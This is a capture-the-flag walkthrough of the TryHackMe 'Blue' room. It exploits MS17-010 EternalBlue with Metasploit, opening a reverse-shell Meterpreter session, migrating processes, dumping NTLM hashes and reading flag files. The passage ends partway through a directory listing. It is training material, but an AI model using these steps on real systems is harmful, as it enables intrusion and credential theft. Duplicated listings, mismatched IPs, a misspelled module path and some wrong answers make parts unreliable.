

TryHackMe: Blue Walkthrough

Complete Step-by-Step Pentest Report & Methodology

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Target Platform: TryHackMe **Room:** Blue

Abstract

This document serves as a complete, start-to-finish walkthrough for the **Blue** room on TryHackMe. The objective of this machine is to exploit a vulnerable Windows system leveraging the MS17-010 (EternalBlue) vulnerability, perform post-exploitation actions, dump user password hashes, and locate the system flags. Space is included below for integrated screenshots.

1 Target Intelligence Summary [1pt]

Before performing active exploitation, the target parameters are documented below.

Table 1: Target Infrastructure Details

Metric	Value/Setting
Target IP Address	10.10.165.23
Attacker IP Address	10.9.22.41 (TUN0 Interface)
OS Classification	Windows 7 / Server 2008 R2
Difficulty Level	Easy

2 Task 1: Reconnaissance [1pt]

Task 1 Overview

Scan and collect information on the target machine to uncover open communication vectors and vulnerabilities.

2.1 Nmap Enumeration

An initial network scan reveals services running under port 1000 and explicitly highlights an SMB vulnerability.

```
$ nmap -sC -sV -Pn --script vuln 10.10.165.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 04:55 +0200
Nmap scan report for 10.113.158.176
Host is up (0.045s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (
    workgroup: WORKGROUP)
3389/tcp    open  tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
49165/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (
    ms17-010)
|     State: VULNERABLE
```

```

| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in
Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://technet.microsoft.com/en-us/library/security/ms17-010.
aspx
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.96 seconds

```

Listing 1: Nmap Script Vuln Execution Output

Question 1.1: Scan the machine. How many ports are open with a port number under 1000?

```

$ nmap -sC -sV -Pn --script vuln 10.10.165.23
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds

```

Listing 2: 3 ports are open under 1000

```

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 18:39 +0200
Nmap scan report for 10.114.128.151
Host is up (0.028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server?
|_ssl-ccs-injections No reply from server (TIMEOUT)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|_VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.28 seconds

```

Figure 1: Port detection verification under 1000.

[Answer]: 3

Question 1.2: What is this machine vulnerable to? (Answer in the form of: ms??-???)

smb-vuln-ms17-010

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 18:39 +0200
Nmap scan report for 10.114.128.151
Host is up (0.028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49160/tcp open  msrpc           Microsoft Windows RPC
49165/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010: true
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).
  Disclosure date: 2017-03-14
  References:
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.28 seconds
```

Figure 2: Nmap vulnerability identification output.

[Answer]: ms17-010

3 Task 2: Gain Access

[1pt]

Task 2 Overview

Configure and execute the exploitation stage inside the Metasploit Framework.

3.1 Metasploit Setup

```
msfconsole

      _-----_
      . ' ##### ; ."
      .---, . ;@ @@"; .---, .
      ." @@@@@"',.'@@" @@@@@"',.'@@"@ "
      '-. @@@@@"@@@@@@" @@@@@"@@@@@@" @;
      ' .@@@@@@"@@@@@@" @@@@@"@@@@@@" . '
      "--' .@@" -.@ @ ,'- .'"
      ".@' ; @ @ ' . ;'
      | @@@ @@@ @ .
      ' @@@ @ @ @ ,
      ' .@@@@ @ @ .
      ',@ @ @ ;
      ( 3 C ) /|_ _ / Metasploit! \
      ;@' . __*__ , ." \|-- \-----/
      ' ( , . . . . " /

      =[ metasploit v6.4.133-dev ]
+ -- --=[ 2,647 exploits - 1,332 auxiliary - 2,155 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

msf >
```

Listing 3: Exploit Targeting Configuration

Question 2.1: Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

[Answer]: exploit/windows/smb/ms17010_ternalblue




Figure 3: Exploit Targeting Configuration Console View.

Question 2.2: Show options. What is the required option parameter to target the victim device?

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	10.112.142.104	yes	The target host(s)
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) Windows Domain
SMBPass		no	(Optional) Password
SMBUser		no	(Optional) Username
VERIFY_ARCH	true	yes	Check remote architecture
VERIFY_TARGET	true	yes	Check remote OS




Figure 4: Configuring Global Parameters in Metasploit.

[Answer]: RHOSTS

Question 2.3: Run the exploit!

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.177.24:4444
[*] 10.112.142.104:445 - Using auxiliary/scanner/smb/smb_ms17_010
    as check
[+] 10.112.142.104:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.112.142.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.112.142.104:445 - The target is vulnerable.
[*] 10.112.142.104:445 - Connecting to target for exploitation.
[+] 10.112.142.104:445 - Connection established for exploitation.
[*] Sending last fragment of exploit packet!
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.112.142.104
[*] Meterpreter session 2 opened (192.168.177.24:4444 ->
    10.112.142.104:49246)

meterpreter >
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.177.24:4444
[*] 10.112.142.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.112.142.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.112.142.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.112.142.104:445 - The target is vulnerable.
[*] 10.112.142.104:445 - Connecting to target for exploitation.
[*] 10.112.142.104:445 - Connection established for exploitation.
[*] 10.112.142.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.112.142.104:445 - CORE raw buffer dump (42 bytes)
[*] 10.112.142.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.112.142.104:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.112.142.104:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.112.142.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.112.142.104:445 - Trying exploit with 12 Groom Allocations.
[*] 10.112.142.104:445 - Sending all but last fragment of exploit packet
[*] 10.112.142.104:445 - Starting non-paged pool grooming
[+] 10.112.142.104:445 - Sending SMBv2 buffers
[*] 10.112.142.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.112.142.104:445 - Sending final SMBv2 buffers.
[*] 10.112.142.104:445 - Sending last fragment of exploit packet!
[*] 10.112.142.104:445 - Receiving response from exploit packet
[+] 10.112.142.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.112.142.104:445 - Sending egg to corrupted connection.
[*] 10.112.142.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.112.142.104
[*] 10.112.142.104:445 - =====
[*] 10.112.142.104:445 - =====WIN=====
[*] 10.112.142.104:445 - =====
[*] Meterpreter session 2 opened (192.168.177.24:4444 -> 10.112.142.104:49246) at 2026-06-02 10:40:39 +0200

meterpreter >
```

Figure 5: Metasploit payload executing and creating a basic shell session.

[Answer]: No answer needed

4 Task 3: Escalate [1pt]

Task 3 Overview

Upgrade the primitive shell into a fully featured Meterpreter environment and check target token status.

4.1 Shell Migration Strategy

```
msf6 exploit(...) > sessions -u 1
```

Listing 4: Upgrading to Meterpreter shell

Question 3.1: Search for 'shell_to_meterpreter' on Google or in Metasploit. What is the full path of this module?

```
msf exploit(windows/smb/ms17_010_eternalblue) > use post/multi/
manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) >
```

[Answer]: `post/multi/manage/shell_to_meterpreter`

Question 3.2: Select this module and set the required options... Run it! What is the command to select a session inside Metasploit?

```
msf exploit(windows/smb/ms17_010_eternalblue) > use post/multi/
manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  ----      -
  HANDLER   true             yes       Start multi/handler
           connection
  LHOST      connection       no        IP of host to receive
           connection
  LPORT     4433             yes       Port for payload to connect
           to
  SESSION   module on        yes       The session to run this
```

[Answer]: `sessions -i`


```
msf exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):



| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   |                 | no       | IP of host that will receive the connection from the payload (Will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION |                 | yes      | The session to run this module on                                                       |



View the full module info with the info, or info -d command.
msf post(multi/manage/shell_to_meterpreter) > sessions
```

Figure 6: Configuring Global Parameters in Metasploit.

Question 3.3: Verify that you are NT AUTHORITY\SYSTEM by using what command?

```
meterpreter > shell
Process 2192 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
meterpreter > shell
Process 2192 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 7: Configuring Global Parameters in Metasploit.

[Answer]: getsystem

Question 3.4: Next

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Path	Arch	Session	User
0	0	[System Process]				
4	0	System		x64	0	
396	700	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
416	4	smss.exe		x64	0	NT AUTHORITY\SYSTEM
			\SystemRoot\System32\smss.exe			
536	700	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
552	544	csrss.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\csrss.exe			
600	544	wininit.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\wininit.exe			
612	592	csrss.exe		x64	1	NT AUTHORITY\SYSTEM
			C:\Windows\system32\csrss.exe			
652	592	winlogon.exe		x64	1	NT AUTHORITY\SYSTEM
			C:\Windows\system32\winlogon.exe			
700	600	services.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\services.exe			
708	600	lsass.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\lsass.exe			
716	600	lsm.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\lsm.exe			
824	700	svchost.exe		x64	0	NT AUTHORITY\SYSTEM
892	700	svchost.exe		x64	0	NT AUTHORITY\NETWORK SERVICE
940	700	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
1008	652	LogonUI.exe		x64	1	NT AUTHORITY\SYSTEM
			C:\Windows\system32\LogonUI.exe			
1068	700	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
1172	700	svchost.exe		x64	0	NT AUTHORITY\NETWORK SERVICE
1336	700	svchost.exe		x64	0	NT AUTHORITY\LOCAL SERVICE
1396	700	amazon-ssm-agent.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe			
1472	700	LiteAgent.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Program Files\Amazon\XenTools\LiteAgent.exe			
1612	700	Ec2Config.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe			
1752	2728	powershell.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			
1804	824	WmiPrvSE.exe				
1900	552	conhost.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\conhost.exe			
2056	700	vds.exe		x64	0	NT AUTHORITY\SYSTEM
2192	2660	cmd.exe		x64	0	NT AUTHORITY\SYSTEM
			C:\Windows\system32\cmd.exe			

```
meterpreter > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
396	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
536	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
552	544	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
600	544	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
612	592	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
652	592	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
700	600	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
708	600	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
716	600	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
824	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
892	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
940	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1008	652	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1068	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1172	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1336	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1396	700	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1472	700	liteagent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\WinTools\liteagent.exe
1612	700	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1752	2728	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1804	824	miPrvSE.exe				
1908	552	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
2056	700	vds.exe	x64	0	NT AUTHORITY\SYSTEM	
2192	2660	cmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe
2212	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2660	700	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
2684	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
2700	700	spoolsv.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2740	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2756	552	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
2888	700	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
2936	1612	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
2944	552	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
3008	700	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	

```
meterpreter >
```

Figure 8: Configuring Global Parameters in Metasploit.

[Answer]: ps

Question 3.5: Migrate to this process using the command 'migrate PROCESS_ID'.

```
meterpreter > migrate 1612
[*] Migrating from 2660 to 1612...
[*] 10.112.142.104 - Meterpreter session 4 closed. Reason: Died
[*] Migration completed successfully.
meterpreter >
```

```
meterpreter > migrate 1612
[*] Migrating from 2660 to 1612...
[*] 10.112.142.104 - Meterpreter session 4 closed. Reason: Died
[*] Migration completed successfully.
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

Figure 9: Migrating to services process for thread persistence.

[Answer]: No answer needed

5 Task 4: Cracking

[1pt]

Task 4 Overview

Dump the system database hashes and crack the specific user password using local cracking dictionaries.

5.1 SAM Hash Extraction

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31
d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:
ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Listing 5: Meterpreter Hashdump Output

Question 4.1: Within our elevated meterpreter shell

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

Figure 10: Extracting password components from the database.

[Answer]: Jon

Question 4.2: Copy the user's hash into a text file on your machine and crack it. What is the cracked password?

[Answer]: alqfna2

6 Task 5: Find Flags

[1pt]

Task 5 Overview

Locate and view the contents of the three system flags left across the system logical layers.

```
meterpreter > search -f flag*.txt
Found 3 results...
=====

Path                                     Size (bytes)  Modified (UTC)
----                                     -
c:\Users\Jon\Documents\flag3.txt         37            2019-03-17
20:26:36 +0100
c:\Windows\System32\config\flag2.txt     34            2019-03-17
20:32:48 +0100
c:\flag1.txt                             24            2019-03-17
20:27:21 +0100

meterpreter >
```

Listing 6: Meterpreter Hashdump Output

6.1 Flag Location Commands

Path	Size (bytes)	Modified (UTC)
----	-----	-----
c:\Users\Jon\Documents\flag3.txt	37	2019-03-17 20:26:36
+0100		
c:\Windows\System32\config\flag2.txt	34	2019-03-17 20:32:48
+0100		
c:\flag1.txt	24	2019-03-17 20:27:21
+0100		

Listing 7: Targeted Flag Searches

Question 5.1: Flag 1 is located near the root of the system drive. Find it and display the contents.

```
meterpreter > search -f flag*.txt
Found 3 results...
=====
```

Path	Size (bytes)	Modified (UTC)
c:\Users\Jon\Documents\flag3.txt	37	2019-03-17 20:26:36 +0100
c:\Windows\System32\config\flag2.txt	34	2019-03-17 20:32:48 +0100
c:\flag1.txt	24	2019-03-17 20:27:21 +0100

```
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2018-12-13 04:13:36 +0100	\$Recycle.Bin
040777/rwxrwxrwx	0	dir	2009-07-14 07:08:56 +0200	Documents and Settings
040777/rwxrwxrwx	0	dir	2009-07-14 05:20:08 +0200	PerfLogs
040555/r-xr-xr-x	4096	dir	2019-03-17 23:22:01 +0100	Program Files
040555/r-xr-xr-x	4096	dir	2019-03-17 23:28:38 +0100	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2019-03-17 23:35:57 +0100	ProgramData
040777/rwxrwxrwx	0	dir	2018-12-13 04:13:22 +0100	Recovery
040777/rwxrwxrwx	4096	dir	2019-03-17 23:35:55 +0100	System Volume Information
040555/r-xr-xr-x	4096	dir	2018-12-13 04:13:28 +0100	Users
040777/rwxrwxrwx	16384	dir	2019-03-17 23:36:30 +0100	Windows
040777/rwxrwxrwx	0	dir	2026-06-02 21:35:12 +0200	badr
100666/rw-rw-rw-	24	fil	2019-03-17 20:27:21 +0100	flag1.txt
000000/-----	0	fif	1970-01-01 01:00:00 +0100	hiberfil.sys
000000/-----	0	fif	1970-01-01 01:00:00 +0100	pagefile.sys

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Listing 8: Meterpreter Hashdump Output

[Answer]: `flagaccessthemachine`

```

meterpreter > search -f flag*.txt
Found 3 results ...

Path                               Size (bytes)  Modified (UTC)
-----
c:\Users\Jon\Documents\flag3.txt    37            2019-03-17 20:26:36 +0100
c:\Windows\System32\config\flag2.txt 34            2019-03-17 20:32:48 +0100
c:\flag1.txt                        24            2019-03-17 20:27:21 +0100

meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\

Mode                Size      Type      Last modified
-----
040777/rwxrwxrwx    0         dir      2018-12-13 04:13:36 +0100 $Recycle.Bin
040777/rwxrwxrwx    0         dir      2009-07-14 07:08:56 +0200 Documents and Settings
040777/rwxrwxrwx    0         dir      2009-07-14 05:20:08 +0200 Perflogs
040555/r-xr-xr-x    4096      dir      2019-03-17 23:22:01 +0100 Program Files
040555/r-xr-xr-x    4096      dir      2019-03-17 23:28:38 +0100 Program Files (x86)
040777/rwxrwxrwx    4096      dir      2019-03-17 23:35:57 +0100 ProgramData
040777/rwxrwxrwx    0         dir      2018-12-13 04:13:22 +0100 Recovery
040777/rwxrwxrwx    4096      dir      2019-03-17 23:35:55 +0100 System Volume Information
040555/r-xr-xr-x    4096      dir      2018-12-13 04:13:28 +0100 Users
040777/rwxrwxrwx   16384      dir      2019-03-17 23:36:30 +0100 Windows [machine]
040777/rwxrwxrwx    0         dir      2026-06-02 21:35:12 +0200 badr
100666/rw-rw-rw-    24         fil      2019-03-17 20:27:21 +0100 flag1.txt
000000/-----      0         fif      1970-01-01 01:00:00 +0100 hiberfil.sys
000000/-----      0         fif      1970-01-01 01:00:00 +0100 pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >

```

Figure 11: Configuring Global Parameters in Metasploit.

Question 5.2: Flag 2 may be located in the location where Windows stores its secrets/hashes. Find it and display the contents.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\system32\config
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	28672	fil	2018-12-13 00:00:40 +0100	BCD-Template
100666/rw-rw-rw-	25600	fil	2018-12-13 00:00:40 +0100	BCD-Template.LOG
100666/rw-rw-rw-	18087936	fil	2019-03-17 23:39:12 +0100	COMPONENTS
100666/rw-rw-rw-	1024	fil	2011-04-12 10:32:10 +0200	COMPONENTS.LOG
100666/rw-rw-rw-	13312	fil	2019-03-17 23:36:48 +0100	COMPONENTS.LOG1
100666/rw-rw-rw-	0	fil	2009-07-14 04:34:08 +0200	COMPONENTS.LOG2
100666/rw-rw-rw-	1048576	fil	2026-06-02 21:35:13 +0200	COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
100666/rw-rw-rw-	1048576	fil	2026-06-02 21:35:13 +0200	COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
100666/rw-rw-rw-	1048576	fil	2026-06-02 21:35:13 +0200	COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
100666/rw-rw-rw-	65536	fil	2026-06-02 21:35:13 +0200	COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
100666/rw-rw-rw-	65536	fil	2018-12-13 04:20:57 +0100	COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-	524288	fil	2018-12-13 04:20:57 +0100	COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
